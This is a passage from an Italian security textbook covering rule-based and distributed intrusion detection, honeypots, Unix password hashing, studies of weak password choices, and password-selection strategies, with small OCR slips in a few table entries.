L'**identificazione degli attacchi basata su regole** sfrutta un approccio molto differente per il rilevamento delle intrusioni che si basa sull'adozione di sistemi esperti. La caratteristica principale di tali sistemi è l'uso di regole per l'identificazione degli attacchi noti o degli attacchi che sfruttano punti deboli noti. Possono anche essere definite delle regole che identificano i comportamenti sospetti, anche se tali comportamenti rientrano nei limiti degli schemi d'uso precedenti. In genere le regole utilizzate in questi sistemi sono specifiche della

macchina e del sistema operativo. Inoltre tali regole vengono generate da esperti e non per mezzo di analisi automatizzate dei record di auditing. La procedura normale consiste nell'interrogare gli amministratori di sistema e gli analisti della sicurezza per raccogliere un insieme di situazioni di attacco note e di eventi chiave che minacciano la sicurezza del sistema.[1] Pertanto la resistenza di questo approccio dipende dall'abilità di coloro che sono coinvolti nella definizione delle regole.

Un semplice esempio del tipo di regole che possono essere utilizzate si trova in NIDX, uno dei primi sistemi che utilizzava regole euristiche che consentivano di assegnare un grado di sospetto alle attività [3]. Fra gli esempi di regole euristiche vi sono i seguenti.

1. Gli utenti non dovrebbero leggere i file contenuti nelle directory personali di altri utenti.
2. Gli utenti non dovrebbero scrivere su file di altri utenti.
3. Gli utenti che si connettono spesso accedono agli stessi file utilizzati in precedenza.
4. Gli utenti in genere non accedono direttamente ai dischi ma utilizzano i servizi di alto livello offerti dal sistema operativo.
5. Gli utenti non dovrebbero trovarsi connessi più volte allo stesso sistema.
6. Gli utenti non eseguono copie dei programmi di sistema.

Lo schema di identificazione dell'attacco utilizzato in IDES è rappresentativo della strategia seguita. I record di auditing vengono esaminati subito dopo essere stati generati e vengono confrontati con la base di regole. Se viene trovata una corrispondenza, il livello di sospetto dell'utente cresce. Se viene individuata una corrispondenza con un numero sufficiente di regole, la valutazione supera una certa soglia e provoca la generazione di un'anomalia.

L'approccio IDES si basa sull'esame dei record di auditing. Un punto debole di questo meccanismo è la sua mancanza di flessibilità. Per una determinata situazione di attacco, vi possono essere varie sequenze di record di auditing alternative con variazioni lievi o subdole. Può essere difficile specificare tutte le varianti tramite regole esplicite. Un altro metodo consiste nello sviluppare un modello di più alto livello indipendente dai record di auditing specifici. Un esempio è il modello a transizione di stati chiamato USTAT[61]. USTAT si occupa di azioni generali piuttosto che di specifiche azioni dettagliate e registrate dal meccanismo di auditing di Unix. USTAT è implementato su un sistema SunOS che genera record di auditing su 239 eventi. Di questi, solo 28 vengono utilizzati da un preprocessore che li associa a dieci azioni generali (vedere la Tabella 1.2). Utilizzando solo queste azioni e i parametri associati, viene sviluppato un diagramma delle transizioni di stato che consente di individuare le attività sospette.

Poiché un gran numero di eventi soggetti ad auditing viene associato a un numero più ridotto di azioni, il processo di creazione delle regole è più semplice. Inoltre il modello a transizioni di stato può essere modificato con facilità per considerare nuovi metodi di attacco.

2.2.4 Base rate fallacy: la stima dei falsi allarmi

Per poter essere di qualche utilità pratica, un sistema di rilevamento delle intrusioni dovrebbe rilevare una grande percentuale delle intrusioni mantenendo nel contempo i falsi allarmi a un livello accettabile. Se rileva solo una percentuale modesta delle intrusioni effettivamente subite, il sistema fornisce un falso senso di sicurezza. Se al contrario il sistema fa scattare troppi falsi allarmi quando in realtà non è in corso alcuna intrusione, gli amministratori inizieranno a ignorare gli allarmi o al contrario dedicheranno troppo tempo all'analisi dei falsi allarmi.

Sfortunatamente, data la natura delle probabilità coinvolte, è molto difficile riuscire a ottenere un elevato tasso di rilevamento con un basso tasso di falsi allarmi. In generale, se il numero effettivo delle intrusioni è basso rispetto al numero di utenti legittimi di un sistema, il numero di falsi allarmi sarà elevato, a meno che i controlli siano estremamente precisi. Uno studio dei sistemi di rilevamento delle intrusioni esistenti presentato in [62] mostra che i

sistemi attualmente in uso non hanno ancora risolto il problema dell'elevato tasso di falsi allarmi.

Tabella 1.2 Azioni USTAT e tipi di eventi SunOS.

Azione USTAT	Tipo di evento SunOS
Read	open_r, open_rc, open_rtc, open_rwc, open_rwtc, open_rt, open_rw, open_rwt
Write	truncate, ftruncate, creat, open_rtc, open_rwc, open_rwtc, open_rt, open_rw, open_rwt open_w, open_wt, open_wc, open_wct
Create	mkdir, creat, open_rc, open_rtc, open_rwc, open_rwtc, open_wc, open_wtc, mknod
Delete	rmdir, unlink
Execute	exec, execve
Exit	exit
Modify_Owner	chown, fchown
Modify_Perm	chmod, fchmod
Renarne	rename
Hardlink	link

2.2.5 Sistemi distribuiti di rilevamento delle intrusioni

Fino a poco tempo fa, il lavoro sui sistemi di rilevamento delle intrusioni si è concentrato su sistemi indipendenti. Ma in genere un'azienda deve difendere un insieme distribuito di host connessi da una rete locale o da una interconnessione fra reti. Sebbene sia possibile installare una difesa utilizzando sistemi di rilevamento delle intrusioni indipendenti su ciascun host, la difesa più efficace può essere ottenuta coordinando i vari sistemi di rilevamento delle intrusioni presenti nella rete.

Porras evidenzia i seguenti principali problemi nella progettazione dei sistemi distribuiti di rilevamento delle intrusioni [21].

- Un sistema distribuito di rilevamento delle intrusioni può dover gestire vari formati di **record di auditing**. In un ambiente eterogeneo, sistemi differenti impiegheranno metodi differenti di raccolta delle informazioni di auditing e, se si utilizza il rilevamento delle intrusioni, potranno essere impiegati anche formati differenti per i record di auditing per la sicurezza.
- Uno o più nodi della rete fungono da punti di raccolta e analisi dei dati di tutti i sistemi della rete. Dunque occorre trasmettere attraverso la rete i dati grezzi di auditing o un loro riepilogo. Pertanto vi è la necessità di garantire l'**integrità** e la **segretezza** di questi dati. L'integrità è necessaria per impedire che un hacker possa nascondere le proprie attività alterando le informazioni di auditing trasmesse. La segretezza è necessaria poiché le informazioni di auditing trasmesse possono essere preziose.
- Si può utilizzare un'architettura centralizzata o decentrata. Con un'**architettura centralizzata**, vi è un unico punto centrale di raccolta e analisi di tutti i dati di auditing. Questo facilita la correlazione dei report in arrivo ma crea un potenziale collo di bottiglia e un unico punto critico (relativamente a guasti potenziali). Con un'**architettura decentrata**, vi sono più centri di analisi ma questi devono coordinare le proprie attività e scambiarsi informazioni.

Un buon esempio di sistema distribuito per il rilevamento delle intrusioni è quello sviluppato dall'università di California [13, 24]. L'illustrazione 2 mostra l'architettura globale del sistema che è costituito da tre componenti principali.

- **Agente di monitoring degli host:** modulo per la raccolta delle informazioni di auditing che opera come un processo in background sul sistema monitorato. Il suo scopo è quello di raccogliere dall'host i dati sugli eventi relativi alla sicurezza e trasmetterli al sistema centrale.
- **Agente di monitoring della rete locale**: si comporta come l'agente per gli host ma analizza il traffico della rete locale e invia i risultati al sistema centrale.
- **Modulo centrale di gestione:** riceve i report dagli agenti di monitoring della rete locale e degli host ed effettua tutte le elaborazioni e le correlazioni per consentire il rilevamento delle intrusioni.

Questo meccanismo è progettato per essere indipendente dal sistema operativo o dall'implementazione di auditing del sistema. L'illustrazione 3 [63] mostra l'approccio generale utilizzato. L'agente cattura ciascun record di auditing prodotto dal sistema nativo di raccolta delle informazioni di auditing. Viene applicato un filtro che conserva solo i record rilevanti alla sicurezza. Questi record Vengono poi riformulati in un formato standard chiamato HAR (Host Audit Record). Poi un modulo logico a modelli analizza i record alla ricerca di attività sospette. Al livello più basso, l'agente esegue la scansione degli eventi degni di nota e che sono interessanti indipendentemente dagli eventi passati.




Illustrazione 2: Architettura di un sistema distribuito di rilevamento di intrusioni.

Fra gli esempi vi sono gli errori di accesso ai file, l'accesso a file di sistema e il cambiamento del controllo degli accessi a un file. Al livello superiore, l'agente individua le sequenze di eventi, per esempio relative ai metodi di attacco noti (signature o firme). Infine

l'agente ricerca i comportamenti anomali dei singoli utenti sulla base del loro profilo storico, per esempio il numero di programmi eseguiti, il numero di file consultati e così via.

Quando viene rilevata un'attività sospetta, viene inviato un allarme al sistema centrale di gestione. Questo sistema include un sistema esperto che è in grado di trarre inferenze dai dati ricevuti. Il sistema centrale può anche interrogare i singoli sistemi richiedendo copie dei record HAR per correlarle con quelle fornite da altri agenti.

L'agente di monitoring della rete locale fornisce anch'esso informazioni al manager centrale. Il monitor della rete locale rileva le connessioni fra gli host, i servizi utilizzati e il volume del traffico. Ricerca eventi significativi quali improvvisi cambiamenti nel carico della rete, l'uso di servizi di sicurezza e attività di rete come *rlogin.*

L'architettura rappresentata nelle illustrazioni 2 e 3 è piuttosto generale e flessibile. Offre una struttura di base per un approccio indipendente dalla macchina che può espandersi da un sistema di rilevamento delle intrusioni indipendente fino a diventare un sistema in grado di correlare le attività svolte su più siti e reti in modo da individuare le attività sospette che altrimenti non verrebbero rilevate.




Illustrazione 3: L'architettura dell'agente

2.2.6 Honeypot

Un'innovazione relativamente recente nella tecnologia di rilevamento delle intrusioni è costituita dagli honeypot, letteralmente "vasi di miele". Gli honeypot sono sistemi fittizi progettati per tener lontano un potenziale hacker dai sistemi critici. I sistemi honeypot hanno i seguenti scopi:

- distrarre un hacker dall'accesso ai sistemi critici;
- raccogliere informazioni sulle attività degli hacker;
- incoraggiare l'hacker a rimanere nel sistema per un tempo sufficiente per consentire agli amministratori di rispondere all'attacco.

Questi sistemi sono pieni di informazioni fasulle realizzate appositamente per sembrare preziose ma che non interesserebbero a un utente legittimo del sistema. Pertanto, ogni accesso all'honeypot è sospetto. Il sistema è dotato di monitor molto sensibili, in grado di rilevare questi accessi e di raccogliere informazioni sulle attività dell'hacker. Poiché ogni attacco contro un honeypot sembrerà avere successo, gli amministratori avranno tutto il tempo per attivarsi e registrare le attività dell'hacker senza esporre in alcun modo i sistemi veri e propri.

Gli sforzi iniziali consistevano nel creare un singolo computer honeypot con indirizzi IP progettati appositamente per attrarre gli hacker. Le ricerche più recenti si sono concentrate sulla realizzazione di intere reti honeypot che emulano la rete aziendale, dotate perfino di traffico effettivo o simulato e dati. Una volta che gli hacker entrano nella rete, gli amministratori possono osservare il loro comportamento in dettaglio e stabilire le difese.

2.2.7 Il formato di scambio delle informazioni tra sistemi di rilevamento delle intrusioni

Per facilitare lo sviluppo di sistemi distribuiti di rilevamento delle intrusioni in grado di operare su un'ampia gamma di piattaforme e ambienti, è necessario sviluppare degli standard di interoperabilità. Tali standard sono sviluppati dal gruppo di lavoro IETF "Intrusion Detection Working Group". Lo scopo di questo gruppo di lavoro è quello di definire i formati dei dati e le procedure di scambio per la condivisione delle informazioni utili ai sistemi di rilevamento delle intrusioni e di difesa e ai sistemi di gestione che possono dover interagire con essi. Il gruppo di lavoro produrrà i seguenti risultati.

1. Un documento dei requisiti, che descrive, motivandoli, i requisiti funzionali di alto livello per le comunicazioni fra i sistemi di rilevamento delle intrusioni e i requisiti per le comunicazioni fra i sistemi di rilevamento delle intrusioni e i sistemi di gestione. Per illustrare i requisiti verranno anche definite specifiche situazioni.
2. Una specifica del linguaggio comune per il rilevamento delle intrusioni, che descrive il formato dei dati che soddisfano i requisiti.
3. Un documento di base che identifica i protocolli esistenti più utili per le comunicazioni fra i sistemi di rilevamento delle intrusioni e che descrive i formati utilizzati per i dati.

Al momento attuale, tutti questi documenti sono in fase di bozza Internet.

2.3 Gestione delle password

2.3.1 Protezione delle password

La prima linea di difesa contro gli hacker è rappresentata dal sistema delle password. Praticamente tutti i sistemi multiutente richiedono che l'utente introduca il proprio nome o un identificatore e una password. La password consente di autenticare il codice utente di colui

che si sta collegando al sistema. A sua volta il codice utente supporta la sicurezza nei modi seguenti.

- Determina se l'utente è autorizzato ad accedere a un sistema. In alcuni sistemi, solo gli utenti registrati.
- Determina i privilegi assegnati all'utente. Alcuni utenti possono essere supervisori ("superuser") ovvero possono svolgere funzioni e leggere file particolarmente protetti dal sistema operativo. Alcuni sistemi sono dotati di account guest o anonimo che hanno privilegi più limitati rispetto ai normali utenti.
- Viene utilizzato per un controllo discrezionale degli accessi. Per esempio un utente, elencando i codici di altri utenti, può consentire loro di leggere i propri file.

2.3.2 La vulnerabilità delle password

Per comprendere la natura delle minacce contro i sistemi a password, si consideri il meccanismo ampiamente utilizzato in Unix in cui le password non vengono mai conservate in chiaro. Viene invece impiegata la seguente procedura (rappresentata nell'illustrazione 4). Ciascun utente seleziona una password con una lunghezza minima di 8 caratteri. La password viene convertita in un valore di 56 bit (utilizzando la codifica ASCII a 7 bit) che funge da chiave di input per una routine di crittografia. La routine di crittografìa, chiamata crypt (3) si basa sull'algoritmo DES. L'algoritmo DES viene modificato utilizzando un valore "salt" di 12 bit. In genere questo valore è in relazione con l'istante in cui è stata assegnata la password all'utente. L'algoritmo DES modificato agisce su un input costituito da un blocco di 64 bit di valori "0". L'output dell'algoritmo funge poi da input per una seconda crittografìa. Questa operazione viene ripetuta per un totale di 25 crittografie. Il valore di output risultante a 64 bit viene infine tradotto in una sequenza di 11 caratteri. Il codice hash così ottenuto dalla password viene quindi memorizzato, insieme a una copia in chiaro del "salt", nel file delle password con riferimento al codice utente corrispondente. Questo metodo si è rivelato sicuro contro numerosi attacchi crittanalitici. Il valore "salt" ha tre scopi.

- Evita la possibilità che nel file delle password due password uguali risultino visibili. Anche se due utenti scegliessero la stessa password, tali password verrebbero assegnate in istanti differenti e pertanto il codice memorizzato per la password dei due utenti risulterebbe differente.
- Aumenta la lunghezza della password senza che l'utente debba ricordare due ulteriori caratteri. Il numero di password possibili aumenta di un fattore 4096, aumentando pertanto la difficoltà di indovinare la password.
- Impedisce l'uso di implementazioni hardware di DES che faciliterebbero un attacco alle password tramite metodi a forza bruta.

Quando un utente tenta di connettersi a un sistema Unix, deve fornire il proprio codice utente e la relativa password. Il sistema operativo usa il codice utente per eseguire la ricerca all'interno del file delle password e prelevare il valore salt in chiaro e la password crittografata. Il valore salt e la password fornita dall'utente vengono utilizzati come input per la routine di crittografia. Se il risultato coincide con il valore memorizzato della password, questa viene accettata.

La routine di crittografia è progettata in modo da scoraggiare gli attacchi per tentativi. Le implementazioni software di DES sono lente rispetto alle versioni hardware e l'utilizzo di 25 iterazioni moltiplica per 25 il tempo richiesto. Tuttavia, dopo la progettazione iniziale di questo algoritmo, sono avvenuti due cambiamenti. Innanzitutto le implementazioni più recenti dell'algoritmo sono molto più veloci. Per esempio, il worm Internet descritto nel Capitolo 2 è stato in grado di indovinare online qualche centinaio di password in un tempo ragionevolmente breve utilizzando un algoritmo di crittografia più efficiente rispetto a quello standard contenuto nei sistemi Unix attaccati. In secondo luogo, le prestazioni dell'hardware continuano ad aumentare e dunque qualsiasi algoritmo software viene eseguito con maggiore rapidità.




Illustrazione 4: Meccanismo di salvataggio delle password in unix




Figura 1.4b: Meccanismo di caricamente delle password in Unix

Pertanto si devono considerare due minacce al meccanismo delle password di Unix. Innanzitutto un utente può acquisire l'accesso a una macchina utilizzando un account guest e poi eseguire su tale macchina un programma per l'individuazione delle password (password cracker). L'hacker potrebbe essere in grado di acquisire centinaia e anche migliaia di password con un consumo limitato di risorse del sistema. Inoltre, se l'hacker riuscisse a ottenere una copia del file delle password, potrebbe applicarvi il programma cracker sulla propria macchina a suo piacimento. Questo consentirebbe all'hacker di tentare molte migliaia di password in un arco di tempo ragionevole.

Come esempio, si citerà un programma password cracker individuato in Internet nell'agosto del 1993 [64]. Utilizzando un computer parallelo Thinking Machines Corporation si poterono ottenere prestazioni di 1560 crittografie al secondo per unità vettoriale. Con quattro unità vettoriali per ogni nodo di elaborazione (una configurazione standard), si ottengono 800 000 crittografie al secondo su una macchina di 128 nodi (di dimensioni modeste) e 6,4 milioni di crittografie al secondo su una macchina di 1024 nodi.

Ma anche questa potenza di calcolo non consente ancora a un hacker di utilizzare una tecnica cieca a forza bruta e di tentare tutte le possibili combinazioni di caratteri per scoprire la password. Al contrario, i password cracker contano sul fatto che molti utenti scelgono password facilmente individuabili.

Alcuni utenti, quando viene loro offerta la possibilità di scegliere la propria password, ne introducono una assurdamente breve. La Tabella 1.3 mostra i risultati di uno studio della Purdue University. Lo studio ha analizzato il cambio di password su 54 macchine per un totale di circa settemila account utente. Circa il 3% delle password aveva una lunghezza di tre o meno caratteri. Un hacker potrebbe iniziare l'attacco ricercando esaustivamente tutte le password di lunghezza minore o uguale a tre caratteri. Una semplice soluzione consiste nel fare in modo che il sistema rifiuti una password più corta di, per esempio, 6 caratteri o che richieda addirittura che tutte le password abbiano una lunghezza esattamente di 8 caratteri. La maggior parte degli utenti non si lamenterebbe di queste restrizioni.

Tabella 1.3 Lunghezza osservata delle password (25).

Lunghezza	Numero	Frazione del totale
1	55	0,004
2	87	0,006
3	212	0,02
4	449	0,03
5	1260	0,09
6	3035	0,22
7	2917	0,21
8	5772	0,42
Totale	**13787**	**1,0**

La lunghezza della password rappresenta solo una parte del problema. Molte persone, quando possono scegliere la propria password, ne scelgono una troppo facilmente individuabile: per esempio il proprio nome, il nome della via in cui abitano, una parola presente nel dizionario e così via. Questo semplifica moltissimo l'individuazione della password: l'hacker non dovrà fare altro che confrontare il file delle password con un elenco delle password più probabili. Poiché molti utenti usano password facilmente individuabili, una strategia di questo tipo avrebbe successo praticamente su qualsiasi sistema.

Una dimostrazione dell'efficacia di questa tecnica si trova in [17]. L'autore ha raccolto da varie fonti dei file di password Unix contenenti circa 14000 password crittografate. Il risultato, che l'autore ha definito agghiacciante, è indicato nella Tabella 18.4. È stato individuato circa un quarto delle password utilizzando la seguente strategia.

- Utilizzare il nome dell'utente, le iniziali, il nome dell'account e altre informazioni personali. In totale sono state tentate 130 diverse permutazioni per ciascun utente.
- Utilizzare parole tratte da vari dizionari. L'autore aveva compilato un primo dizionario di più di 60000 parole, ottenute dal dizionario online del sistema stesso e da vari altri elenchi.
- Utilizzare varie permutazioni delle parole del passo 2. Per esempio provare la prima lettera maiuscola o introdurre un carattere di controllo per trasformare l'intera parola in maiuscolo, invertire la parola, trasformare la lettera "o" nella cifra "0" e così via. Queste permutazioni hanno aggiunto all'elenco un altro milione di parole.
- Tentare varie permutazioni fra lettere maiuscole e minuscole delle parole del passo 2 che non erano state considerate nel passo 3. Questo ha aggiunto all'elenco altri due milioni di parole.

Pertanto il test considerava circa tre milioni di parole. Utilizzando l'implementazione Thinking Machines più veloce descritta in precedenza, il tempo necessario per crittografare tutte queste parole e tutti i possibili valori salt è di circa un'ora. Si deve considerare che una ricerca così ampia produrrebbe un tasso di successo di circa il 25% ma che anche un unico tentativo potrebbe essere sufficiente per acquisire un'ampia gamma di privilegi su un sistema.

Tabella 1.4 Password violate su un campione di 13 797 account (17).

Tipo di password	Dimensioni ricerca	Numero corrispondenze	Percentuale di password individuate	Rapporto costi/ benefici*
Nome utente/account	130	368	2,7%	2,830
Sequenze di caratteri	866	22	0,2%	0,025
Numeri	427	9	0,1%	0,021
Nomi cinesi	392	56	0,4%	0,143
Nomi di luoghi	628	82	0,6%	0,131

Tipo di password	Dimensioni ricerca	Numero corrispondenze	Percentuale di password individuate	Rapporto costi/ benefici
Nomi comuni	2239	548	40%	0,245
Nomi femminili	4280	161	1,2%	0,038
Nomi maschili	2866	140	1,0%	0,049
Nomi non comuni	4955	130	0,9%	0,026
Miti e leggende	1246	66	0,5%	0,053
Shakespeare	473	11	0,1%	0,023
Termini sportivi	238	32	0,2%	0,134
Fantascienza	691	59	0,4%	0,085
Film e attori	99	12	0,1%	0,121
Cartoni animati	92	9	0,1%	0,098
Personaggi famosi	290	55	0,4%	0,190
Frasi e modi di dire	933	253	1,8%	0,271
Soprannomi	33	9	0,1%	0,273
Biologia	58	1	0,0%	0,017
Dizionario di sistema	19683	1027	7,4%	0,052
Nomi di macchine	9018	132	1,0%	0,015
Codici mnemonici	14	2	0,0%	0,143
Bibbia	7525	83	0,6%	0,011

Parole varie	3212	54	0,4%	0,017
Parole Yiddish	56	0	0,0%	0,000
Asteroidi	2407	19	0,1%	0,007
Totale	62727	3340	24,2%	0,053

* Calcolato come il numero di corrispondenze individuate diviso per le dimensioni della ricerca. Più parole devono essere verificate per trovare di una corrispondenza e minore sarà il rapporto costi/ benefici.

2.3.2.1 Controllo degli accessi

Un modo per sventare un attacco alle password consiste nell'impedire all'hacker di accedere al file delle password. Se la porzione crittografata del file delle password è accessibile solo agli utenti privilegiati, l'hacker non potrà leggere il file se prima non ottiene la password di un utente privilegiato. [25] evidenzia alcuni difetti di questa strategia.

- Molti sistemi, fra cui la maggior parte dei sistemi Unix, sono suscettibili a violazioni impreviste. Una volta che un hacker ha acquisito l'accesso in qualche modo, potrebbe voler ottenere una serie di password per poter utilizzare account differenti in sessioni di login differenti, in modo da ridurre i rischi di rilevamento. In alternativa un utente con un account potrebbe voler sfruttare gli accessi privilegiati di un altro account o sabotare il sistema.
- Un incidente nel meccanismo di protezione potrebbe rendere leggibile il file delle password, compromettendo pertanto tutti gli account.
- Alcuni degli utenti hanno degli account su altre macchine in altri domini di protezione per i quali usano la stessa password. Pertanto, l'identificazione delle password su una macchina potrebbe provocare una violazione anche delle altre macchine.

Occorre quindi una strategia più efficace che costringa gli utenti a scegliere delle password difficili da indovinare.

2.3.3 Strategie per la scelta della password

La lezione che si può trarre dai due esperimenti appena descritti (Tabelle 1.3 e 1.4) è che molti utenti, se lasciati senza controllo, scelgono password troppo brevi o troppo facili da indovinare. All'estremità opposta, se agli utenti vengono assegnate delle password costituite da 8 caratteri stampabili scelti casualmente, risulterà praticamente impossibile violare le password. Ma sarà anche praticamente impossibile per molti utenti ricordare la propria password. Fortunatamente, anche limitando l'universo delle password a stringhe di caratteri ragionevolmente facili da ricordare, le dimensioni dell'universo delle password risultano troppo ampie per poter violare queste ultime. L'obiettivo è quello di eliminare le password troppo facili da indovinare e consentire all'utente di scegliere una password facile da ricordare. Si possono adottate quattro tecniche.

- Istruzioni all'utente.
- Password generate dal computer.
- Controllo delle password reattivo.
- Controllo delle password proattivo

Si può comunicare agli utenti la necessità di utilizzare password difficili da indovinare e si possono fornire delle direttive per la scelta di password più robuste. Questa **strategia di istruzione** degli utenti ha scarse probabilità di successo nella maggior parte delle installazioni, specialmente quando vi è una ampia base di utenti e un notevole turnover. Molti utenti ignoreranno semplicemente le indicazioni. Altri potrebbero avere idee errate su cosa sia una "password robusta". Per esempio, molti utenti ritengono (erroneamente) che

basti invertire una parola o scegliere l'ultima lettera maiuscola per renderla difficile da indovinare.

Password generate dal computer: anche queste password presentano dei problemi. Se le password hanno una natura piuttosto casuale, gli utenti non saranno in grado di ricordarle. Anche nel caso in cui la password fosse pronunciabile, l'utente potrebbe avere difficoltà nel ricordarla ed essere tentato di trascriverla. In generale, i meccanismi di generazione automatica delle password sono male accettati dagli utenti. Il documento FIPS PUB 181 definisce uno dei migliori generatori di password automatici. Lo standard include non solo una descrizione dell'approccio ma anche un listato completo del codice sorgente C dell'algoritmo. L'algoritmo genera parole costituite da sillabe pronunciabili e le concatena per formare una parola. Un generatore di numeri casuali produce un flusso casuale di caratteri che viene impiegato per costruire le sillabe delle parole.

